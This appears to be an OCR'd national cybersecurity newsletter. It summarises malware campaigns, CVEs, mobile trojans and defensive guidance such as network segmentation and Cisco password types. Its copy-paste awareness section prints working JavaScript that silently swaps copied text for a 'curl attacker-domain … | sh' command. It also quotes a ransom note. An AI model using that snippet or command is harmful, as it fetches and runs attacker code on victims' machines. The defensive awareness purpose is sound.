Daxin is a backdoor malware that allows the threat-actor to perform various operations on the infected computer such as reading and writing arbitrary files. Daxin comes in the form of a Windows kernel driver, a rare format of malware now-a-days. Daxin implements advanced communications functionality, provides a high degree of stealth and permits the attackers to communicate with the infected systems through highly secured networks, where direct Internet connectivity is not available. The malware has the ability of relaying its communications across a network of infected systems within the victim's organisation. The Symantec Threat Hunter team discovered Daxin deployments in many government organisations as well as entities in the telecommunications, transportation, and manufacturing sectors.

Destructive Malwares that Targeted Ukraine


Source: symantec-enterprise-blogs.security.com, www.welivesecurity.com



Code-signing certificate assigned to Hermetic Digital Ltd

A new destructive disk-wiping malware known as HermeticWiper or Trojan.Killdisk or FoxBlade targeted Ukrainian organisations. This malware comes in the form of an executable file, which is signed by a certificate issued to Hermetica Digital Ltd. It contains 32-bit and 64-bit driver files that are compressed by Lempel-Ziv algorithm stored in their resource section. The malware drops the corresponding file according to the operating system version of

the infected system. Once run, the wiper damages the Master Boot Record of the infected computer, thereby making it inoperable. Another malware known as IsaacWiper was observed to be deployed against Ukrainian government network. It is less sophisticated than HermeticWipe. IsaacWiper uses recursive wipe technique to delete the files in a single thread. Another destructive data wiper was found to be used in attacks against Ukraine organisations. This malware dubbed as CaddyWiper destroyed user data and partition information from attached drives. The threat actors behind CaddyWiper also infiltrated the target's network before unleashing the wiper just like the threat actors of the rest two data wipers.


"The only thing that we learn from new elections is we learned nothing from the old!"

Thank you for your vote! All your files, documents, photoes, videos, databases etc. have been successfully encrypted!
Now your computer has a special ID: 5fa60250-964c-11ec-8e7e-7054d28ff2a

Do not try to decrypt them by yourself - it's impossible!
It's just a business and we care only about getting benefits. The only way to get your files back is to contact us and get further instructions.
To prove that we have a decryptor send us any encrypted file (less than 650 kbytes) and we'll send you it back being decrypted. This is our guarantee.
NOTE: *Do not send file with sensitive content. In the email write us your computer's special ID (mentioned above).*

So if you want to get your files back contact us:
1) vote2024forjb@protonmail.com
2) stephanie.jones2024@protonmail.com - if we don't answer you during 3 days


Have a nice day!

Ransom note used in decoy ransomware by HermeticWiper

Cyclops Blink Malware Replaces VPNFilter

Source: https://www.cisa.gov/, https://www.ncsc.gov.uk/

Cyclops Blink, used by threat-actor Sandworm or Voodoo Bear, is a Linux ELF executable malware that is compiled for the 32-bit PowerPC (big-endian) architecture. It was observed that Cyclops Blink malware is used as a replacement framework for the VPNFilter malware exposed in 2018, and which exploited network devices, primarily Network Attached Storage (NAS) devices, and Small Office/Home Office (SOHO) routers. The malware implements a modular framework that consists of a core component and additional modules that are executed using the Linux API function fork (child processes). The malware contains a hard-coded RSA public key along with a hard-coded RSA private key and X.509 certificate. This makes the C2 communications difficult to detect and track. The modules to upload/download files, extract device information, and update the malware are built-in and are executed during the start-up. Cyclops Blink's persistence is maintained throughout the legitimate device firmware update process by a child process of module ID 0x51. Post exploitation, Cyclops Blink malware is deployed as part of a firmware 'update' (T1542.001). This achieves persistence when the device is rebooted and makes recovery harder.




Sandworm manages Cyclops Blink by connecting to the C2 layer through the Tor network

> *Post exploitation, Cyclops Blink malware is deployed as part of a firmware 'update' (T1542.001).*

ModifiedElephant APT: Fabricating Evidence

Source: https://www.sentinelone.com/, https://thehackernews.com/

A report has been released on ModifiedElephant hacking group that allegedly planted incriminating evidence on the personal devices of journalists, human rights activists, human rights defenders, academics and lawyers. ModifiedElephant operators have been infecting their targets using spear-phishing emails attached with macro-enabled Office documents. The attacks were mainly carried out using free email service providers, including Gmail and Yahoo. The Email messages employed various


From: [redacted]@gmail.com>
Sent: 4/13/2013 10:35:24 PM +0530
To: [redacted]
Subject: Re: MumbaiHigh Court Judgement about ScSt&Backward Caste 5 th April 2013
Attachments: BackwardCaste_judgement_mumbaiHighCourt5april2013.exe
---------- Forwarded message ---------
On 13 Apr 2556 BE, at 11:27, [redacted]@gmail.com> wrote:
please find pdf attachment file about mumbai high court judgement in favour of sc st students of maharashtra.
[redacted]@gmail.com

attachment attributed to ModifiedElephant

The attacks were mainly carried out using free email service providers, including Gmail and Yahoo.

social engineering tactics to appear legitimate, including fake body content with a forwarding history containing long lists of recipients. It was also observed that the attackers deployed the Incubator keylogger on the systems of some victims. In some cases, threat actors are attempting to deliver both NetWire and Android malware payloads, simultaneously. The main goal of threat actor is to facilitate long-run surveillance of targeted individuals and finally leading to the delivery of "evidence" on the victims' compromised systems with the goal of framing and incarcerating vulnerable opponents.

APT29 Hackers Used COVID-19 Lures to Target Diplomats

Source: https://thehackernews.com/

The spear-phishing attacks started with a COVID-19 themed phishing email containing an HTML attachment. Upon opening the attachment, it prompts the recipients to open or save, which appears to be an ISO disk image file ("Covid.iso").

The Advanced Persistent Threat group known as APT29 targeting European diplomatic missions and Ministries of Foreign Affairs as part of spear-phishing campaigns. The threat group is a notorious cyber espionage group also known as Dukes, Cozy Bear, and Nobelium. The spear-phishing attacks started with a COVID-19 themed phishing email containing an HTML attachment. Upon opening the attachment, it prompts the recipients to open or save, which appears to be an ISO disk image file ("Covid.iso"). The disk image file includes an HTML application that's executed using mshta.exe to run a piece of PowerShell code that ultimately loads the Cobalt Strike Beacon onto the affected system. After successfully gaining initial access, the threat actor delivers multiple off-the-shelf tools to the targeted system. Tools used to query the target's Active Directory (AdFind), execute commands on a remote machine using SMB protocol (Sharp-SMBExec), carry out reconnaissance (SharpView), and even an exploit for a Windows privilege escalation flaw (CVE-2021-36934) to conduct follow-on attacks. The aim of threat actors is to gather information about the hosts and other machines in the same network.


Learning

Infographic on Layering Network Security Through Segmentation

Source: https://www.cisa.gov/

Network segmentation is a network security technique that divides a network into smaller, distinct sub-networks that enable network teams to compartmentalise the sub-networks and deliver unique security controls and services to each sub-network. It is a physical or virtual architectural approach dividing a network into multiple segments, each acting as its own subnetwork providing additional security and control. Segmentation separates and protects OT network layers to ensure industrial and other critical processes function as intended. As per CISA's recommendations, properly implemented Demilitarised Zones (DMZs) and firewalls can prevent a malicious actor's attempts to access high-value assets by shielding the network from unauthorised access. Firewalls can be configured to block traffic from network addresses, applications, or ports while allowing necessary data through. Policies and controls should also be used to monitor and regulate system access and the movement of traffic between zones. Benefits of segmenting between IT and OT Networks:

- Segmented zones isolate and protect high-value assets and data.
- Malicious traffic is easier to detect, prevent, and contain.
- Threat actors must negotiate multiple firewalls and other protocols to access the OT environment.



Unsegmented IT and OT network & Segmented Purdue Enterprise Reference Architecture (PERA) network architecture

As per CISA's recommendations, properly implemented Demilitarized Zones (DMZs) and firewalls can prevent a malicious actor's attempts to access high-value assets by shielding the network from unauthorised access.

Foreign Influence Operations Targeting Critical Infrastructure

Source: https://www.cisa.gov/

Malicious actors use influence operations like Misinformation, Disinformation, and Malinformation (MDM), to sow discord and shape public opinion. Cybersecurity and Infrastructure Security Agency (CISA) has released guidelines to ensure that critical infrastructure owners and operators are aware of the risks of influence operations leveraging social media and online platforms. Critical sector organisations to assess the information environment by following below mentioned steps:

- Evaluate the precedent for MDM narratives targeting the sector.
- Learn how and where the customers and stakeholders receive information.
- Map key stakeholders and communicate with them with accurate information.

TRUST model for Incident Response Plan

- Monitor for any changes to online activity related to the oranisation and sector.

It is important to identify potential vulnerabilities that could be exploited by MDM. If any organisation has established ways of communicating with its stakeholders, then review these practices to identify opportunities for improvement. Also, an incident response plan can be developed to oversee the MDM incident response process.

Password for Cisco Devices - Best Practices

Source: https://media.defense.gov/, *https://www.nsa.gov/*

The rise in the number of compromises of network infrastructures recently is a reminder that authentication to network devices is an important consideration. Network devices can be compromised due to:

- Poor password choice (vulnerable to brute force password spraying)
- Router configuration files (which contain hashed passwords) sent via unencrypted email
- Reused passwords (passwords recovered from a compromised device can then be used to compromise other devices).

Password type	Ability to crack	Severity	NSA recommendation
Type 0	Immediate	Critical	Do not use
Type 4	Easy	Critical	Do not use
Type 5	Medium	Medium	Not NIST approved, use only when Types 6, 8, and 9 are not available
Type 6	Difficult	Low	Use only when reversible encryption is needed, or when Type 8 is not available
Type 7	Immediate	Critical	Do not use
Type 8	Difficult	Low	Recommended
Type 9	Difficult	Low	Not NIST approved

Cisco Password Types

The National Security Agency, Unites States has published recommendations to help administrators secure network infrastructure devices and their credentials. Cisco devices are used worldwide to secure network infrastructure devices. Any credentials within Cisco configuration files could be at risk if strong password types are not used. The password protection types for Cisco devices are 0, 4, 5, 6, 7, 8, and 9.

The rise in the number of compromises of network infrastructures recently is a reminder that authentication to network devices is an important consideration.

Type 0: Passwords are not encrypted or hashed.

Type 4: Algorithm only performs a single iteration of SHA-256 over the provided plaintext password, making it weaker and less resistant to brute force attempts.

Type 5: Uses a Message-Digest 5 hashing algorithm. Easy to brute force.

Type 6: Uses a reversible 128-bit Advanced Encryption Standard (AES) encryption algorithm, can be decrypted into plaintext password.

Type 7: Alphabetical substitution Vigenere cipher is used with a hardcoded publicly known key hence can be reversed into plaintext.

Type 8: Passwords are hashed with Password Based Key Derivation Function version 2 (PBKDF2), and SHA-256 which makes it more secure.

Type 9: Uses the Scrypt hashing algorithm which makes the password difficult to crack.

Get Hacked by Accidental Copy Pasting

Source: https://www.wizer-training.com/blog/copy-paste

Never copy paste any commands from a website directly into your terminal. Whenever we copy a code snippet or command line, we think we are copying the same thing, but it can be replaced with something else, like malicious code. A single line of code injected into the code, you copied is enough to create a backdoor to your application.

Friedlander's HTML page with a simple command you can copy to clipboard

Let's assume, we copy the below code from a website

```
sudo apt update
```

and paste it in terminal, it will automatically execute the command below:

```
http://attacker-domain:8000/shell.sh | sh
```

Javascript code responsible for this:

```
<!DOCTYPE HTML>

<html><body> <code><p id ='copy'>sudo apt
update</p></code>

<script>

document.getElementById('copy').addEventListener('cop
y', function(e) {
e.clipboardData.setData('text/plain', 'curl
http://attacker-domain:8000/shell.sh | sh\n');
e.preventDefault(); });

</script>

</body></html>
```

The safest way to avoid, is not to paste anything directly into your terminal which is copied from the web. Or add "#" before pasting a command as it converts the command into a "comment" and won't execute it.

The safest way to avoid, is not to paste anything directly into your terminal which is copied from the web. Or add "#" before pasting a command as it converts the command into a "comment" and won't execute it. Also, many terminals can be configured not to automatically execute when you paste a "\n" (new line).

Attack Surface Management in an Enterprise

South Zone, NCIIPC

What is Attack Surface Management: What is not visible can't be protected. When a business matures through cloud migration and other trending digital technologies, the attack surface can be overwhelming for the monitoring tools. To keep track of this, Attack Surface Management (ASM) tools are used to uncover forgotten assets, blind spots, and process failures that provide

opportunities for attackers to bypass hardened security measures. The objective is to show what are the most tempting targets for an attacker who can view the perimeter of the organisation just with an email address and not by installing any software and then prioritise them. ASM solutions provide an external attacker's perspective of an organisation's attack surface – discovering and continuously monitoring the targets, services, IPs, domains, networks, hostnames, etc. which attackers see when targeting an organisation. This new perspective is required for organisations to reduce their attack surface, prioritise remediation efforts based on the likelihood an asset will be attacked, and manage & report on their external security posture over time. It solves the challenges of distributed and shared environments by discovering and continually monitoring assets for cyber risk giving an early warning system. The rate at which attack surfaces are spreading, it is difficult for the security teams to keep track of everything. To reduce this gap, one needs to know what's exposed and where attackers are most likely to strike. The ASM is a continuous process to discover the entire inventory of a company's IT infrastructure (including secure or insecure, known or unknown, active or inactive, managed or unmanaged, hardware or software/SaaS/Cloud assets/IoT/ vendor- managed assets/devices, shadow IT, etc.) classify it and monitor. It is not the same as asset discovery and asset management, in a way that it is different in its approaches and it is from an attacker's perspective and not from an inventory management's perspective. The objective here is to ensure protection of all IT assets exposed to an attacker, to the Internet, accessible within the perimeter of an organisation, and outside perimeter like assets with the suppliers. The reports of such process are mainly beneficial for nontechnical stakeholders, senior management, potential partners and clients by serving the purpose of an Early Warning System to Security Environment.

ASM solutions provide an external attacker's perspective of an organisation's attack surface – discovering and continuously monitoring the targets, services, IPs, domains, networks, hostnames, etc. which attackers see when targeting an organisation.

The objective here is to ensure protection of all IT assets exposed to an attacker, to the internet, accessible within the perimeter of an organisation, and outside perimeter like assets with the suppliers.

Why ASM: Uncovering exposed assets by the organisations is required for achieving the following benefits:

- Greater discovery of unknown assets
- Sensible prioritisation of vulnerabilities
- Adaptation of risk-based approach in reporting and preparing metrics
- Automation and integration of workflows
- Visibility of remote hybrid work environments
- Easy to adopt even for wider environments
- Switch to cloud computing & shadow IT

- Implant governance into workflows
- Shape supply chain resilience
- Encompass security policy outside the enterprise

The following are the features desired in ASM tools for effective management of attack surface of an organisation:

- The tool should be capable of carrying out black-box reconnaissance, or seeing every asset an attacker can see, including IPv4, IPv6, Cloud, and IoT Assets, without the need of IP address ranges or any other information of the asset.
- Monitoring and tracking changes, alerting the user when some critical issues are detected are continuous processes hence the tool has to be dynamic.
- In view of the fact that most of the attacks happen with the least predicted assets or the shadow assets, the objective of the ASM tool is to not only identify but to integrate the same with the asset management solutions with the policy driven rules for automation.
- The attackers choose the asset based on risk-based prioritisation. Hence not all the assets are of significance. The ASM tool is therefore required to provide external threat assessment, on real time being focused and targeted, automatically. Based on the business value, business impact, existing security controls, and remediation status ranking of the risky assets is done.
- The various teams like threat intelligence, vulnerability management and security management are required to integrate the solutions provided by ASM tools into their daily workflows, especially ensuring bidirectional APIs with SIEM, SOAR, ticketing systems or asset management systems which are critical.

Implementation of ASM: The first step towards implementation of ASM is to analyse the existing gap between known assets and unknown assets list with a clear idea of the size of the gap. It is the unknown or uncovered assets that are more prone to attacks as their vulnerabilities would be unknown or not considered while planning security policies or patching, configuration, making them easy targets for the attacker. An effective ASM tool will show the attack surface with black-box assessment, comparison of IPs, Subdomains and services, and flagging immediately any asset hitherto unknown or unexposed. It also scans these assets for a confirmation of possible vulnerabilities. Then based on the risk assessment, it is easy to prioritise remediation process. Identification, classification and then protection of digital assets is the prime concern of security strategies. ASM tool can perform these activities with automation eliminating the risk of going un-noticed in the traditional asset mapping process, firewall and other endpoint protection controls implemented. The second step

The tool should be capable of carrying out black-box reconnaissance, or seeing every asset an attacker can see, including IPv4, IPv6, Cloud, and IoT Assets, without the need of IP address ranges or any other information of the asset.

Monitoring and tracking changes, alerting the user when some critical issues are detected are continuous processes hence the tool has to be dynamic.

The first step towards implementation of ASM is to analyse the existing gap between known assets and unknown assets list with a clear idea of the size of the gap.

would be assessing the likelihood of an asset getting attacked rather than the severity of the attack and prioritise that. This could be achieved by evaluating those exceptional characteristics of each target on a constant basis to provide a calculated assessment of how likely an asset could be selected by an attacker. This information could be loaded to the SOAR and VRM solutions to guarantee security with limited resources of the organisation. The third step would be assessing the relative risk an asset poses and not the vulnerability.

ASM could provide early-warnings if exploited objectively. Unlike the traditional hacking practices in which it is difficult to get a complete picture of the environment, the present scenario with automation, AI ML tools is far riskier and trickier to protect assets.

Conclusion: ASM could provide early-warnings if exploited objectively. Unlike the traditional hacking practices in which it is difficult to get a complete picture of the environment, the present scenario with automation, AI ML tools is far riskier and trickier to protect assets. ASM is unique in that sense where the perspective is of attacker and not the defender. ASM can enable organisations to choose shadow IT assets, unknown and orphaned apps, exposed databases and APIs, and other potential entry points to quickly shut down, mitigate any vulnerabilities that arise due to their exposure.

References:

[1] https://www.randori.com/solutions/asm/

[2] https://www.techtarget.com/searchsecurity/tip/What-is-attack-surface-management-and-why-is-it-necessary

[3] https://cymulate.com/attack-surface-management

Vulnerability Watch

Critical Vulnerabilities found in SAP Application

Source: https://nvd.nist.gov/, https://wiki.scn.sap.com/

Several vulnerabilities have been found in Internet Communication Manager (ICM) component of NetWeaver Application Servers.

CVE-2022-22536 is a memory pipes (MPI) desynchronisation vulnerability. This has been assigned with CVSSv3 score of 10.0 An unauthenticated remote attacker could exploit this vulnerability using a simple HTTP request to compromise whole system.

CVE-2022-22532 is a HTTP request smuggling vulnerability. This vulnerability only exists in SAP NetWeaver Java Systems. It has received a CVSSv3 score of 8.1 and does not require any authentication or user interaction to exploit.

CVE-2022-22533 is a memory leak in memory pipe management that could lead to denial of service. It only affects SAP application server Java systems and received a CVSSv3 score of 7.5

Attacker could exploit this flaw using special crafted HTTP(S). SAP has released Security Notes 3123396 and 3123427 to address these vulnerabilities.

Image source: https://www.sap.com/

CVE-2022-22536 is a memory pipes (MPI) desynchronisation vulnerability. This has been assigned with CVSSv3 score of 10.0 An unauthenticated remote attacker could exploit this vulnerability using a simple HTTP request to compromise whole system.

Critical Vulnerability in Oracle Communication Applications

Source: https://nvd.nist.gov/, https://www.oracle.com/

Critical vulnerabilities have been found in Oracle Communications Billing and Revenue Management product of Oracle Communications Applications. Affected versions are 12.0.0.3 and 12.0.0.4. It allows unauthenticated attacker with network access via HTTP to compromise application. CVE-2022-21389, CVSSv3 score of 10, is assigned to the Connection Manager component and CVE-2022-21390, CVSSv3 score of 10, is assigned to the Webservices Manager component of Oracle Communications Applications. It is recommended to apply critical patch update provided by Oracle.

Image source: https://www.oracle.com/

It allows unauthenticated attacker with network access via HTTP to compromise application.

Various Vulnerabilities Found in Apache Log4j

Source: https://thehackernews.com/

An arbitrary code execution flaw was found in Apache Log4j which allows threat actors to run malicious code on affected systems. The vulnerability is tracked as CVE-2021-44832 with rating of 6.6 in severity on a scale of 10 and impacts all version of logging library from 2.0-alpha7 to 2.17.0 with exception of 2.3.3 and 2.12.4. The attacker with permission to modify the logging configuration file can construct a malicious configuration using a JDBC appender with a data source referencing a JNDI URI which can


The vulnerability is tracked as CVE-2021-44832 with rating of 6.6 in severity on a scale of 10 and impacts all version of logging library from 2.0-alpha7 to 2.17.0 with exception of 2.3.3 and 2.12.4

execute remote code. Apache Software Foundation has released patches for this vulnerability. This issue is fixed by limiting JNDI data source names to the java protocol in Log4j2 versions 2.17.1, 2.12.4 and 2.3.2.

Quarterly Vulnerability Analysis Report


KMS Team, NCIIPC

During first quarter of 2022, a total of 3121 vulnerabilities have been observed, out of which majority of vulnerabilities have score ranging from 4-7. 40 percent of total vulnerabilities reported were of high severity. Google, Microsoft, Oracle, Netapp and Debian were the top five vendors having 33% of total reported vulnerabilities.




Severity-wise number of vulnerabilities

Severity	CVSS Score	Number of vulnerabilities			Total Vulnerabilities	Severity Total
		Dec'21	Jan'22	Feb'22		
Low	0-1	0	0	0	0	210
	1-2	6	0	0	6	
	2-3	81	17	1	99	
	3-4	74	17	14	105	
Medium	4-5	371	85	63	519	1669
	5-6	184	142	177	503	
	6-7	280	152	215	647	
High	7-8	219	184	269	672	1242
	8-9	14	55	161	230	
	9-10	75	85	180	340	
Total		1304	737	1080		3121



Severity-wise share of vulnerabilities

S. No.	Vendor	No. of Vulnerabilities			Total
		Dec'21	Jan'22	Feb'22	
1.	Google	198	25	146	369
2.	Microsoft	123	107	103	333
3.	Oracle	7	160	1	168
4.	Netapp	2	94	0	96
5.	Debian	29	37	11	77
6.	Huawei	69	0	0	69
7.	Jenkins	0	24	41	65
8.	Fedoraproject	11	25	17	53
9.	mediatek	17	11	24	52
10.	Siemens	48	0	2	50
11.	Linux	24	6	18	48
12.	Adobe	28	0	18	46
13.	IBM	39	1	5	45
14.	Cisco	1	15	25	41
15.	Fortinet	39	0	0	39



Count of vulnerabilities for top 15 vendors

Security App

Google Cloud Gets Virtual Machine Threat Detection

Source: https://cloud.google.com/, https://www.securityweek.com/

Google has announced a new tool that aids identify threats within Virtual Machines (VMs) running on its Google Cloud infrastructure. This Virtual Machine Threat Detection (VMTD) tool offers agentless memory scanning to help identify cryptocurrency-mining malware and other threats in VMs. Since majority of compromised cloud instances abused for cryptocurrency mining, this tool is designed to help protect against this type of attack, as well as against ransomware and data exfiltration. The core idea behind VMTD tool is to support customers identify potentially malicious behaviour inside their VMs without requiring them to run additional software, thus guaranteeing that performance is not changed in any way and that the attack surface remains low. VMTD is now accessible as an opt-in service under Virtual Machine Threat Detection section of the Security Command Centre's settings for its Premium customers.


This Virtual Machine Threat Detection (VMTD) tool offers agentless memory scanning to help identify cryptocurrency-mining malware and other threats in VMs.

CISA Publishes List of Free Security Tools and Services

Source: https://www.cisa.gov/, https://thehackernews.com/

Cybersecurity and Infrastructure Security Agency (CISA), USA has published a repository of free tools and services to empower organisations to detect, mitigate, and respond effectively to malicious attacks and further improve their security posture. The 'Free Cybersecurity Services and Tools' resource hub includes a combination of 101 services provided by CISA, open-source utilities, and other implements offered by private and public sector organisations across the cybersecurity community. The resources on this list will benefit organisations advance their security posture, which is mostly critical in the current heightened threat environment. The tools catalog is the newest in a string of creativities launched by CISA to fight cyber threats and support organisations implement foundational measures to maximise resilience by imposing multi-factor authentication, patching security flaws in software, and halting bad practices. The agency has also launched dedicated portals and 'Shields Up' campaign to combat potential risks arising from cyber threats that can disrupt access to essential services and potentially result in impacts to public safety.

The resources on this list will benefit organisations advance their security posture, which is mostly critical in the current heightened threat environment.



Defender for Endpoint device inventory (Microsoft)


Android and iOS vulnerability management allows admins to reduce mobile endpoints' surface attack area and, as a direct result, rise their organisation's resilience against incoming attacks.

Microsoft Defender now Detects Android and iOS Vulnerabilities

Source: https://www.bleepingcomputer.com/

Threat and Vulnerability Management Support for Android and iOS is now available in Microsoft Defender for Endpoint. This new cross-platform coverage capability continuously monitors and identifies impacted devices, assesses associated risks in the environment, and offers intelligent prioritisation and integrated workflows to flawlessly remediate vulnerabilities. Microsoft Defender for Endpoint can assess Android OS versions for vulnerabilities, as well as installed applications. On the iOS side, Microsoft Defender for Endpoint can check the vulnerability of iOS versions on devices, but not the vulnerability of applications. Android and iOS vulnerability management allows admins to reduce mobile endpoints' surface attack area and, as a direct result, rise their organisation's resilience against incoming attacks. This new capability helps organisations to discover, prioritise, and remediate software and operating system vulnerabilities easier on Android devices.


Mobile Security



New Joker Malware in Google Play Store

Source: https://blog.pradeo.com/

Security researchers at Pradeo have discovered Android app in Google Play Store with more than half a million installations, named Color Message (com.guo.smscolor.amessage) which is infected with Joker malware. After installation, the malware app hides its icon, making it difficult to detect for naive users. The app exfiltrates users' contact list over the network and makes users unknowingly subscribe to unwanted premium services. The app's terms and conditions are hosted on an unbranded blog webpage. Though the app has been removed from Google Play Store, users are requested to delete it from their phones if installed previously.



Fake Google Play Store Page

Sincronizador App Targeting Brazilian Bank

Source: https://blog.cyble.com/


According to researchers at Cyble Research Labs, an Android malware named sincronizador has been targeting Itaú Unibanco, which is a major Brazilian bank. The threat actors of the app have created a fake Google Play Store page and the malicious app is being distributed from there. The malicious app (com.app.pacotesinkinstall) has the same app icon of the original Itaú Unibanco (com.itau) to trick naive users. Upon installation, the app requests for Accessibility Service and other actions such as observer actions, retrieve window content and perform gestures.

The malicious app tries to perform fraudulent financial transaction without victim's knowledge by manipulating users' input fields within the app. Users are requested to download and install app from official Play Store only.

Malware Campaigns Targeting Android Devices

Source: https://www.bleepingcomputer.com/

New malware distribution campaigns against Android devices are on rise in Australia, Germany, Poland, Spain and Romania. The users are targeted with FluBot and TeaBot malwares. FluBot is being spread via fake courier messages, false phone browser updates etc. Android malware, TeaBot, is on the rise too in Google Play Store with some infected apps having more than ten thousand downloads. The infected apps are also being promoted to appear in Google Ads within other apps and games. After installation, it checks for the device's country code to determine whether it should proceed or not. It fetches TeaBot APK from GitHub repositories and prompts users to install it. Even though apps are downloaded from official Google Play Store, users are requested to check the apps' usage on their devices to determine whether they are safe or not.



QR code app that silently fetches TeaBot
Source: Bitdefender

TitanSpy Malware Affecting Androids and iPhones

Source: https://www.trendmicro.com/

Researchers at Trend Micro discovered a malware campaign distributed via SMS or text messaging in Japan between September 30 and October 12, 2021. SMS messages containing link to malicious websites are being sent to mobile users. The sender of the SMS message pretends to be a telecommunication company. The malicious links contained TitanSpy and KeepSpy malwares which can infect Android phones and iPhones. In case of iPhones, a malicious configuration file is being downloaded and installed in the victim's device. In case of Android devices, the malware requests to turn the Wi-Fi off and then displays a fake authentication page to the victim to steal credentials and send it to the attacker's email address over a carrier network. Users are requested not to click on URLs received from unknown users and also verify before downloading and installing anything in their phones.

Malicious site accessed from an Android device

Malicious site accessed from an iPhone device

AV tools removed by BRATA
Source: Cleafy

BRATA with New Capabilities

Source: https://www.bleepingcomputer.com/


Banking malware BRATA has been found targeting users in the UK, Poland, Italy, Spain, China and Latin America. BRATA has now evolved and added more features. The new version has keylogging and GPS tracking capabilities. It can also detect presence of anti-virus in mobile and can delete them. The new version can also factory reset a phone after compromising it and can detect if it is run on a virtual machine. The new APK has been obfuscated in a very delicate manner to bypass VirusTotal scan. The app has also added support to HTTP and WebSockets to reduce suspicious network traffic volume. Finally, it can set dedicated overlays based on languages and target users. Users are advised to carefully look for dangerous permissions while installing apps from official Play Store.

Malicious 2FA Authenticator in Google Play Store

Source: https://blog.pradeo.com/vultur-malware-dropper-google-play

An Android app in Google Play Store with more than ten thousand installations has been discovered by security researchers at Pradeo. The app has been named 2FA Authenticator (com.privacy.account.safetyapp). This malicious app acts as a trojan-dropper by automatically installing a malware called Vultur and steal victim's banking information. The app has been built with the open-source code of the official Aegis authentication application. After installation, the app requests for critical permissions which it has not disclosed in Google Play profile. It collects users' applications list and location data to perform specialised attack campaign. The app disables keylock and any other security measures. It can run in background and place overlays on other apps. Users are requested to delete this app from their phones.

Google Play Dropper



Xenomorph Targeting European Banking Apps

